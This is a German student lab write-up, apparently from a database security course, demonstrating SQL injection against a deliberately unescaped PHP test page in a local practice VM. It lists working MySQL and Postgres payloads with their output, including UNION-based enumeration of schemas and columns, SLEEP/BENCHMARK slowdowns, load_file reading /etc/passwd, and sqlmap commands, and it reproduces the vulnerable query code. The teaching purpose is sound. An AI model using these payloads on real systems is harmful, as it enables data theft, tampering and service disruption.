   echo('http://127.0.0.1/html/_projekt3/php/test_sqli_mysql.php?n=Sokrates%27%20OR%201=1;%20--%20%27<br>');
   echo('SQLMAP: sqlmap -u http://127.0.0.1/html/_projekt3/php/test_sqli_mysql.php?n=Sokrates --banner <br>');
   echo("SQLMAP: sqlmap -u http://127.0.0.1/html/_projekt3/php/test_sqli_mysql.php?n=Sokrates --sql-query='SEL
   die();
}

$sql = "SELECT * FROM `professoren` WHERE name like '$name'";
$tab=MYSQL_QUERY2TAB($MYSQL_HOST, $MYSQL_BENUTZER, $MYSQL_KENNWORT,$MYSQL_DATENBANK,$sql);
echo("$sql<br>$tab<br><br>ENDE");
die();
?>
```

Der Inhalt des Parameters **n** wird über die Webanwendung (hier ein GET Befehl) entsprechend verarbeitet und der Inhalt wird als Abfrage an die Datenbank dahinter weitergegeben. Man sieht, dass in diesem .php Programm keine Maskierungen oder Validierungen stattfinden. Es gilt nun, diesen Parameter so zu manipulieren, dass entsprechende SQL-Interpretationen stattfinden und ausgeführt werden.

Herr Hense hat zu jedem Datenbanksystem ein Cheat-Sheet in dem Wiki seiner VM hinterlegt. So kann man gut erkennen, welche Befehle sich für SQL-Injections theoretisch nutzen lassen.


2.3.1 Ausspähen von Daten

2.3.1.1 MYSQL

http://127.0.0.1/html/_projekt3/php/test_sqli_mysql.php?n=Kopernikus


Mit diesem Befehl wird der Parameter „Kopernikus“ übergeben. Als Ausgabe erhält man die Angaben in der Tabelle zu „Kopernikus“.

2.3.1.1.1 Einfache Injection



http://127.0.0.1/html/_projekt3/php/test_sqli_mysql.php?n=K%


Mit diesem Befehl wird der Parameter dahingehend manipuliert, dass alle Professoren mit dem Anfangsnamen K angezeigt werden. Bereits eine solch kleine Manipulation könnte von den Erstellern ungewollt sein und zeigt mehr Informationen als vorgesehen.



http://127.0.0.1/html/_projekt3/php/test_sqli_mysql.php?n=Sokrates‘ OR ‘1=1

Das einfache Anführungszeichen hinter dem Parameter (Sokrates) führt dazu, dass der Rest des Befehles als SQL-Anweisung interpretiert wird. In diesem Fall wird mit OR 1=1 bewirkt, dass die erste Parameterabfrage überflüssig wird, da 1=1 immer wahr ist. Dies führt dazu, dass man hier alle Elemente in der Tabelle angezeigt bekommt.

2.3.1.1.2 Ausgabe von Informationen (Username, Versionsnummer)



http://127.0.0.1/html/_projekt3/php/test_sqli_mysql.php?n=Sokrates‘ UNION SELECT null,null,version(),user()’ –

Hier wird mittels **UNION SELECT** die SQL-Interpretation in der Art ausgeführt, dass in der dritten Spalte die **DB-Version** angezeigt wird und in der vierten Spalte der **Username**.


Durch entsprechende Befehle können auch die Ausgabedaten manipuliert werden. So könnte erreicht werden, dass anderen Benutzern falsche Ausgaben angezeigt werden, wenn die SQL-Interpretation zuvor entsprechend manipuliert wurde.

http://127.0.0.1/html/_projekt3/php/test_sqli_mysql.php?n=Sokrates‘ UNION SELECT „0815“, „Peter“, „B6“, 123’

Hier wird zum Beispiel die Ausgabe nicht vorhandener Daten suggeriert, indem in die entsprechenden Spalten integer-Werte und Strings eingefügt werden. So könnte bei einem Nutzer der Eindruck entstehen, dass es einen Professor „Peter“ gibt. (Hierzu müsste die Eingabe des Nutzers manipuliert oder ergänzt werden).

2.3.1.1.3 Daten aus anderen Tabellen

Hat der Angreifer Kenntnis über andere Tabellen und die Bezeichnung dieser Daten, kann er sich durch SQL-Injections auch diese Daten anzeigen lassen. In diesem Beispiel werden die Namen, MatrNr und Semester der Studenten ausgegeben, obwohl das Webformular in seiner eigentlichen Funktion nur auf die Daten der Professoren zugreifen kann.



Um herauszufinden, welche Tabellen und Bezeichnungen es noch in der Datenbank gibt, können zuvor andere SQL-Injections durchgeführt werden, die zur Informationssammlung dienen:


http://127.0.0.1/html/_projekt3/php/test_sqli_mysql.php?n=Sokrates' union select null,null,table_schema, table_name FROM information_schema.tables; --

Mit diesem Befehl werden die Tabellen Schemas sowie deren enthaltenen Tabellen Namen angezeigt. So kann ein Angreifer zum Beispiel herausfinden, dass es in der in der „**kemper-DB**“ eine Tabelle mit „**Studenten**“ gibt.

Weiter kann er durch Abfrage ermitteln, welche Spaltenbezeichnungen es in der Tabelle „**Studenten**“ gibt. (Hier MatrNr, Name, Semester) Diese kann er dann, wie oben im Screenshot gezeigt, gezielt anfragen.


http://127.0.0.1/html/_projekt3/php/test_sqli_mysql.php?n=Sokrates' union select null,null,table_name,column_name FROM information_schema.columns; -- .

In den zwei folgenden Screenshots wird gezeigt, welche Informationen dem Angreifer dann angezeigt werden können. Ganz unten ist ersichtlich, dass der Angreifer so auch Informationen erhält, wo Nutzernamen und dazugehörige Passwörter abgelegt sind.



		buch	cmsusers
		buch	messages
		buch	products
		buch	tmp
		buch	users
		kemper	assistenten
		kemper	hoeren
		kemper	professoren
		kemper	pruefen
		kemper	studenten
		kemper	test
		kemper	voraussetzen
		kemper	vorlesungen
		mysql	columns_priv
		mysql	db
		mysql	event
		mysql	func
		mysql	general_log
		mysql	help_category
		mysql	help_keyword
		mysql	help_relation
		mysql	help_topic
		mysql	host
		mysql	ndb_binlog_index
		mysql	plugin
		mysql	proc
		mysql	procs_priv
		mysql	proxies_priv


Ermitteln der Namen der hinterlegten Datenbanken und deren Tabellen



		INNODB_BUFFER_PAGE_LRU	FREE_PAGE_CLOCK
		assistenten	PersNr
		assistenten	Name
		assistenten	Fachgebiet
		assistenten	Boss
		hoeren	MatrNr
		hoeren	VorlNr
		professoren	PersNr
		professoren	Name
		professoren	Rang
		professoren	Raum
		pruefen	MatrNr
		pruefen	VorlNr
		pruefen	PersNr
		pruefen	Note
		studenten	MatrNr
		studenten	Name
		studenten	Semester
		voraussetzen	Vorgaenger
		voraussetzen	Nachfolger
		vorlesungen	VorlNr
		vorlesungen	Titel
		vorlesungen	SWS
		vorlesungen	gelesenVon
		besucher	time
		besucher	useragent
		cmsusers	userid
		cmsusers	user

Ermitteln der Namen der Tabellen und deren Spaltenbezeichnungen


2.3.1.2 Postgres



MySQLi-TEST
SELECT * FROM professoren WHERE name like 'Sokrates' UNION SELECT 0,'1',user,version() -- .'

persnr	name	rang	raum
2125	Sokrates	C4	226
0	1	postgres	PostgreSQL 10.4 (Debian 10.4-2.pgdg90+1) on x86_64-pc-linux-gnu, compiled by gcc (Debian 6.3.0-18+deb9u1) 6.3.0 20170516, 64-bit


Anzeige der Versionsnummer und des Nutzernamens



MySQLi-TEST
SELECT * FROM professoren WHERE name like 'Sokrates' Or '1'='1'

persnr	name	rang	raum
2125	Sokrates	C4	226
2126	Russel	C4	232
2127	Kopernikus	C3	310
2133	Popper	C3	52
2134	Augustinus	C3	309
2136	Curie	C4	36
2137	Kant	C4	7

Anzeigen aller Daten aus der Professoren Tabelle



MySQLi-TEST
SELECT * FROM professoren WHERE name like 'Sokrates' union select null,null,table_schema, table_name FROM information_schema.tables; -- '

persnr	name	rang	raum
		pg_catalog	pg_opclass
		pg_catalog	pg_ts_parser
		information_schema	usage_privileges
		information_schema	collation_character_set_applicability
		pg_catalog	pg_statio_all_indexes
		information_schema	sql_parts
		pg_catalog	pg_stat_wal_receiver
		pg_catalog	pg_stat_user_indexes
		information_schema	attributes
		pg_catalog	pg_publication_rel
		pg_catalog	pg_stat_subscription
		information_schema	view_column_usage
		information_schema	table_privileges
		pg_catalog	pg_indexes
		information_schema	domain_udt_usage
		information_schema	column_domain_usage
		pg_catalog	pg_config
		information_schema	role_udt_grants
		pg_catalog	pg_stat_progress_vacuum
		information_schema	column_udt_usage
		pg_catalog	pg_statio_sys_sequences
		information_schema	udt_privileges
		information_schema	table_constraints
		pg_catalog	pg_stat_xact_all_tables
		pg_catalog	pg_foreign_table

Anzeige verschiedener Tabellen und Schemata


2.3.2 Daten verändern

2.3.2.1 MYSQL

Durch diese Art von SQL-Angriffen kann der Angreifer Daten in seinem Sinne verändern, Daten hinzufügen oder gar Daten löschen. Dies hängt von der Intention des Angreifers ab.


2.3.2.1.1 Daten hinzufügen

In diesem Beispiel wird ein Eintrag hinzugefügt. Der Angreifer fügt sich selbst als Student in der Tabelle ein.



Im nächsten Beispiel löscht der Angreifer einen Studenten. In diesem Fall den Studenten Peter Klemm.

2.3.2.1.2 Daten löschen



Es wäre auch möglich, dass der Angreifer nur bestimmte Spalteninhalte ändert. Zum Beispiel könnte der Angreifer sich in ein niedrigeres Semester einschreiben.

Der Angreifer könnte auch einen ausführbaren Code in der Datenbank hinterlegen. (z.B. Javascripte)

2.3.2.2 Postgres

2.3.2.2.1 Einfügen von Daten

Einfügen von Daten. Hier Einfügen eines Studenten in die Tabelle durch eine SQL-Injektion.

2.3.2.2.2 Neue Tabelle anlegen

Befehle um eine neue Tabelle anzulegen

2.3.2.2.3 Falsche Nutzerausgaben erzeugen

Falsche Nutzerausgabe erzeugen


2.3.3 Datenbank-Server verändern

2.3.3.1 MYSQL

2.3.3.1.1 Verzögerungen/ Services beeinflussen

Liest man sich in die Thematik der SQL-Angriffe ein, so findet man vor allem im Internet häufig Berichte, wonach Angriffe mittels Zeitverzögerungen durchgeführt wurden. So werden den Anfragebefehlen der Nutzer Zeitverzögerungen angehängt, die dazuführen, dass Anfragen sehr lange dauern.
Für eine solche Art der Angriffe eigenen sich der **SLEEP-Befehl**. Mit **Sleep(3)** kann man zum Beispiel eine Zeitverzögerung von 3 Sekunden erreichen.
Möchte man die Datenbank überlasten, lässt sich auch sehr gut der Befehl **benchmark()** nutzen. Dieser funktioniert wie eine Art for-Schleife und hat zwei Parameter. Dabei gibt der zweite Parameter an, welche Aktion durchgeführt werden soll und der erste Parameter bestimmt, wie oft diese Funktion ausgeführt werden soll. Mit dem Befehl **benchmark(10000, md5(char(70)))** wird 10000 mal eine MD5 Summe von 70 berechnet.
Bei dieser Art von Angriffen spricht man auch von „Heavy Queries“.

Ein **Benchmark-Befehl** auf die Kemper-Datenbank. In der Übungs-VM ist das System ca. 5 Sekunden mit dem Befehl beschäftigt, bevor eine Ausgabe generiert wird.
http://127.0.0.1/html/_projekt3/php/test_sqli_mysql.php?n=Sokrates' UNION SELECT BENCHMARK(10000000,md5(char(70))),null,version(),user()' –




In diesem Beispiel wird der **Sleep-Befehl** auf die Kemper-Datenbank angewendet. Der Parameter in der Klammer gibt die Zeitverzögerung in Sekunden an. Hier also 5 Sekunden Zeitverzug, bis eine Ausgabe generiert wird.
http://127.0.0.1/html/_projekt3/php/test_sqli_mysql.php?n=Sokrates' UNION SELECT sleep(5),null,version(),user()' --

Hier verändert der Angreifer die Datenbank dahingehend, dass er Verzögerungen auf der Datenbank ausführt. Dieser Befehl könnten auch in einer Tabelle hinterlegt werden, so dass das System bei entsprechenden Abfragen langsamer reagiert und die Performance insgesamt leidet.

2.3.3.1.2 User löschen

Ein weiteres Angriffsszenario wäre, dass der Angreifer einen User neu hinzufügt, den er mit umfangreichen Rechten ausstattet oder aber auch, dass der Angreifer einen bestehenden User löscht.




Hier wird der User „u“ gelöscht.


Eine Abfrage nach dem Befehl zeigt, dass der User „u“ nicht mehr als Nutzer in der entsprechenden Tabelle aufgeführt ist

2.3.3.2 Postgres

2.3.3.2.1 Neuen Nutzer anlegen



Befehl zum Anlegen eines neuen Nutzers im Datenbanksystem mit vollen Rechten



Test durch Einloggen mit den Daten des neu angelegten Nutzers

2.3.4 Zugriff auf das Filesystem

2.3.4.1 MYSQL

2.3.4.1.1 Lesen aus einer Datei

Durch das Lesen aus dem Filesystem (z.B. Textdateien) kann der Angreifer teils sensible Informationen abgreifen. Durch das Schreiben in das Filesystem, kann der Angreifer ausführbaren Code auf dem Serversystem hinterlegen.


MySQL-i-TEST
SELECT * FROM `professoren` WHERE name like 'Sokrates' UNION SELECT null,null,null, load_file('/etc/passwd')''

PersNr	Name	Rang	Raum
2125	Sokrates	c3	226
			root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/b games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sb news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-dat /sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologi gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexist mysql:x:999:999::/home/mysql:

Hier das Auslesen der passwd Datei

2.3.4.2 Postgres

